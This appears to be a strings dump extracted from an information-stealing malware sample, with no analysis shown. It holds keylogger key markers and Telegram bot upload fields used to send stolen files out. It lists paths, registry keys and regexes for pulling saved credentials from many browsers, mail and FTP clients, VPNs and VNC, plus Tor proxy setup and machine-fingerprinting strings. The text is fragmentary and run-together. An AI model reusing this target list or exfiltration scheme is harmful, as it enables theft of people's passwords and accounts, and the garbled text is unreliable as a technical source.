color="#00b1ba"><b>[ </b> <b>]</b> <font color="#000000">()</font></font>False<font
color="#00ba66">{BACK}</font></font><font color="#00ba66">{ALT+TAB}</font><font
color="#00ba66">{ALT+F4}</font><font color="#00ba66">{TAB}</font><font
color="#00ba66">{ESC}</font><font color="#00ba66">{Win}</font><font
color="#00ba66">{CAPSLOCK}</font><font color="#00ba66">&uarr;</font><font
```

```
color="#00ba66">&darr;</font><font color="#00ba66">&larr;</font><font
color="#00ba66">&rarr;</font><font color="#00ba66">{DEL}</font><font
color="#00ba66">{END}</font><font color="#00ba66">{HOME}</font><font
color="#00ba66">{Insert}</font><font color="#00ba66">{NumLock}</font><font
color="#00ba66">{PageDown}</font><font color="#00ba66">{PageUp}</font><font
color="#00ba66">{ENTER}</font><font color="#00ba66">{F1}</font><font
color="#00ba66">{F2}</font><font color="#00ba66">{F3}</font><font
color="#00ba66">{F4}</font><font color="#00ba66">{F5}</font><font
color="#00ba66">{F6}</font><font color="#00ba66">{F7}</font><font
color="#00ba66">{F8}</font><font color="#00ba66">{F9}</font><font
color="#00ba66">{F10}</font><font color="#00ba66">{F11}</font><font
color="#00ba66">{F12}</font>control<font color="#00ba66">{CTRL}</font>

Windows
RDPcredentialpolicyblobrdgchrome{{{0}}}CopyToComputeHashsha512CopySystemDrive\WScript.Shell
RegReadg401

502

500 Addchat_idcaption/sendDocumentdocument---------------------------x
--
multipart/form-data; boundary=Content-Disposition: form-data; name="{0}"

{1}Content-Disposition: form-data; name="{0}"; filename="{1}"
Content-Type: {2}

--
CookiesOperaChrome\Google\Chrome\User
Data\360Chrome\Chrome\User
DataYandexSRWare IronBrave Browser\Iridium\User DataCoolNovoEpic Privacy BrowserCocCocQQ
BrowserTencent\QQBrowser\User
DataUC
BrowserUCBrowser\uCozMediacookies.sqliteFirefox\Mozilla\Firefox\IceCat\Mozilla\icecat\PaleM
oon\Moonchild
Productions\Pale Moon\SeaMonkey\Mozilla\SeaMonkey\Flock\Flock\Browser\K-Meleon\K-
Meleon\Postbox\Postbox\Thunderbird\Thunderbird\
IceDragon\Comodo\IceDragon\WaterFox\Waterfox\BlackHawk\NETGATE
Technologies\BlackHawk\CyberFox\8pecxstudios\Cyberfox\

Path=([A-z0-9\/\.\-]+)profiles.ini\Default\Profile
origin_url    username_value password_value v10v11Opera Stable\Local
State"encrypted_key":"(.*?)"\Default\Login
Data\Login Data\Google\Chrome\User
Data\logins
MajorMinor2F1A6504-0641-44CF-8BB5-3612D865F2E5
Windows Secure Note3CCD5499-87A8-4B10-A215-608888DD3B55
Windows Web Password Credential154E23D0-C644-4E6F-8CE6-5069272F999F
Windows Credential Picker Protector4BF4C442-9B8A-41A0-B380-DD4A704DDB28
Web Credentials77BC582B-F0A6-4E15-4E80-61736B6F3B29
Windows CredentialsE69D7838-91B5-4FC9-89D5-230D4D4CC2BC
Windows Domain Certificate Credential3E0E35BE-1B77-43E7-B873-AED901B6275B
Windows Domain Password Credential3C886FF3-2669-4AA2-A8FB-3F6759A77548
Windows Extended Credential00000000-0000-0000-0000-000000000000

SchemaIdpResourceElementpIdentityElementpPackageSidpAuthenticatorElement
IE/EdgeTypeValue\Common
Files\Apple\Apple Application Support\plutil.exe\Apple
Computer\Preferences\keychain.plist*Login Datajournalwow_logins\Microsoft\Edge\User
DataEdge
Chromium\Microsoft\Credentials\\Microsoft\Protect\GuidMasterKey\Default\EncryptedStorage\En
cryptedStorageentriescategoryPasswordstr3str2blob0PopPasswordSmtpPassword
Software\IncrediMail\Identities\\Accounts_NewEmailAddressSmtpServerincredimail
HKEY_CURRENT_USER\Software\Qualcomm\Eudora\CommandLinecurrentSettingsSavePasswordTextReturn
AddressEudora\falkon\profiles\startProfile="([A-z0-9\/\.]+)"\browsedata.dbautofill
Falkon  BrowserstartProfile=([A-z0-9\/\.]+)Backend=([A-z0-9\/\.-]+)\settings.ini
```

```
\Claws-mail\clawsrc
passkey0master_passphrase_salt=(.+)master_passphrase_pbkdf2_rounds=(.+)use_master_passphras
e=(.+)\accountrcsmtp_serveraddressaccount\passwordstorerc{(.*),(.*)}(.*)ClawsMailTransformF
inalBlockSubstringIterationCount signons3.txt---
.
objectsDataDecryptTripleDesFlock Browser
ALLUSERSPROFILE\\DynDNS\Updater\config.dyndns
username==password=&Ht6KzXhC
hhttp://DynDns.comDynDNS\Psi\profiles\Psi+\profiles\accounts.xml
namejidpassword      Psi/Psi+Software\OpenVPN-GUI\configsSoftware\OpenVPN-
GUI\configs\usernameauth-dataentropy
Open VPNUSERPROFILE\OpenVPN\config\remote
\FileZilla\recentservers.xml
<Server><Host></Host>:<Port></Port><User></User><Pass encoding="base64"></Pass><Pass>
FileZilla
SOFTWARE\\Martin
Prikryl\\WinSCP2\\SessionsHostNameUserNamePublicKeyFilePortNumber22[PRIVATE KEY LOCATION:
"{0}"]WinSCPUsername
All Users\FlashFXP\3quick.dat

IP=port=user=pass=created=FlashFXP\FTP Navigator\Ftplist.txtServerNo PasswordFTP
NavigatorProgramfiles(x86)programfiles\jDownloader\config\database.scriptprogramfiles(x86)
INSERT INTO CONFIG VALUES('AccountController','sq.txt'
JDownloaderSoftware\Paltalk
HKEY_CURRENT_USER\Software\Paltalk\pwdPaltalk\.purple\accounts.xml
<account><protocol></protocol><name></name><password></password>
Pidgin\SmartFTP\Client 2.0\Favorites\Quick Connect\\SmartFTP\Client 2.0\Favorites\Quick
Connect\*.xml<Password></Password><Name>
<Name>SmartFTPappdata\Ipswitch\WS_FTP\Sites\ws_ftp.ini

HOSTUIDPWDWS_FTPPWD=KeyModeIVPaddingCreateDecryptor\cftp\Ftplist.txt

;Server=;Port=;Password=;User=;Anonymous=Name=FTPCommander\FTPGetter\servers.xml<server><se
rver_ip></server_ip><server_port></server_port><server_user_name></server_user_name><server
_user_password></server_user_password>FTPGetter
HKEY_LOCAL_MACHINE\SOFTWARE\Vitalwerks
\DUCHKEY_CURRENT_USER\SOFTWARE\Vitalwerks\DUCUSERnameNO-IP+-
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz\The
Bat!\Account.CFNzzz...TheBat
HKEY_CURRENT_USER\Software\RimArts\B2\SettingsDataDirFolder.lst\Mailbox.ini
AccountSMTPServerMailAddressPassWdBecky!
\Trillian\users\global\accounts.datAccountsTrillianSoftware
\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging
Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676
Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
EmailIMAP PasswordPOP3 PasswordHTTP PasswordSMTP PasswordSMTP ServerOutlook
HKEY_CURRENT_USER\Software\Aerofox\FoxmailPreviewExecutable
HKEY_CURRENT_USER\Software\Aerofox\Foxmail\V3.1FoxmailPath\Storage\\mail\\VirtualStore\Prog
ram Files\Foxmail\mail\\VirtualStore\Program Files
(x86)\Foxmail\mail\\Accounts\Account.rec0\Account.stgReadDispose
POP3HostSMTPHostIncomingServerPOP3PasswordFoxmail5A71

\Opera Mail\Opera Mail\wand.datopera:Opera Mail
abcçdefgğhıijklmnoöpqrsştuüvwxyz1234567890_-.~!@#$%^&*()[{]}\|';:,<>/?+=
 \Pocomail\accounts.iniPOPPassSMTPPassSMTPPocoMailRealVNC 4.x

 SOFTWARE\Wow6432Node\RealVNC\WinVNC4RealVNC 3.x
 SOFTWARE\RealVNC\vncserverSOFTWARE\RealVNC\WinVNC4
 Software\ORL\WinVNC3TightVNC
 Software\TightVNC\ServerPasswordViewOnlyTightVNC ControlPasswordControlPasswordTigerVNC
 Software\TigerVNC\ServerTrimUltraVNCProgramFiles(x86)\uvnc
bvba\UltraVNC\ultravnc.inipasswdpasswd2
 ProgramFiles\UltraVNC\ultravnc.ini
```

```
\eM Client.dll eM Client\accounts.dat       eM Client     AccountConfiguration  72905C47-
F4FD-4CF7A489-4E8121A155B Dhosto6806642kbM7c5
\Mailbird\Store\Store.dbServer_HostEncryptedPasswordMailbirdSenderIdentities

NordVPNNordVPN directory not
found!NordVpn.exe*user.configSelectSingleNode//setting[@name='Username']/valueInnerText//se
tting[@name='Password']/value
\MySQL\Workbench\workbench_user_data.dat..MySQL Workbench
%ProgramW6432%Private Internet Access\data\Private Internet
Access\data\account.json.*"username":"(.*?)".*"password":"(.*?)"Private Internet
Access<array><dict><string></string><data></data>

Safari Browser -convert xml1 -s -o "\fixed_keychain.xml"
A10B11C12D13E14F15ABCDEF(EndsWith)IndexOfUNIQUEtableSoftware\DownloadManager\Passwords\EncP
asswordInternet
Download Manager{0}http://127.0.0.1:HTTP/1.1 Hostname200 Connection established
Proxy-Agent: HToS5x

ConnectPathAndQueryFragment
Host: WrWExtractFilenTorAUTHENTICATE "%torpass%"SIGNAL
NEWNYM250torStartInfoFileName\Tor\tor.exeArguments
UseShellExecuteRedirectStandardOutput
CreateNoWindowStartStandardOutput
ReadLineContainsBootstrapped 100%EndOfStreamIdAvoidDiskWrites 1
Log notice stdout
DormantCanceledByStartup 1
ControlPort 9051
CookieAuthentication 1
runasdaemon 1
ExtORPort auto
hashedcontrolpassword %hash%
DataDirectory %tordir%\Data\Tor
GeoIPFile %tordir%\Data\Tor\geoip
GeoIPv6File %tordir%\Data\Tor\geoip6\tor.zip

https://www.theonionrouter.com/
dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip
%tordir%%hash%%torpass%
https://www.theonionrouter.com/dist.torproject.org/torbrowser/
<a.+?href\s*=\s*(["'])(?<href>.+?)\1[^>]*>hrefReplaceTrimStartTrimEndtor-win32-
TransformBlockHash16:Nonewin32_processorprocessorIDf5ca380c-ddbe-48da-8d63-b763c5daea27
Win32_NetworkAdapterConfiguration
IP
EnabledMacAddress     0d88e371-8457-46da-9fc6-63e2c38c27c8
WinMgmts:InstancesOfWin32_BaseBoardSerialNumber    17e20ac5-4d57-4515-bc68-
7afc5e6bc70dx200061561
Berkelet DB00000002 1.85 (Hash, version 2, native byte-order)Unknow database formatSEQUENCE
{{0:X2}INTEGER       OCTETSTRING    OBJECTIDENTIFIER }sha256key4.dbmeta
       Dataiditem1item2nssPrivatea11a1022a864886f70d02092a864886f70d010c050103key3.dbglobal
-saltVersion
password-checklogins.json\"(hostname|encryptedPassword|encryptedUsername)":"(.*?)"[^\u0020-
\u007F]signons.sqlitemoz_loginshostnameencryptedUsernameencryptedPasswordVersion=4.0.0.0ver
sion=2.0.0.0mscorlibSystemMailClient.Protocols.Smtp.SmtpAccountConfigurationMailClient.Acco
unts.TlsTypeMailClient.Accounts.CredentialsModelTypesMailClient.Accounts.Mail.MailAccountCo
nfigurationMailClient.Accounts.ArchivingScopeMailClient.Mail.MailAddress;infoAccountConfigu
ration+accountNameAccountConfiguration+usernameAccountConfiguration+passwordproviderName
```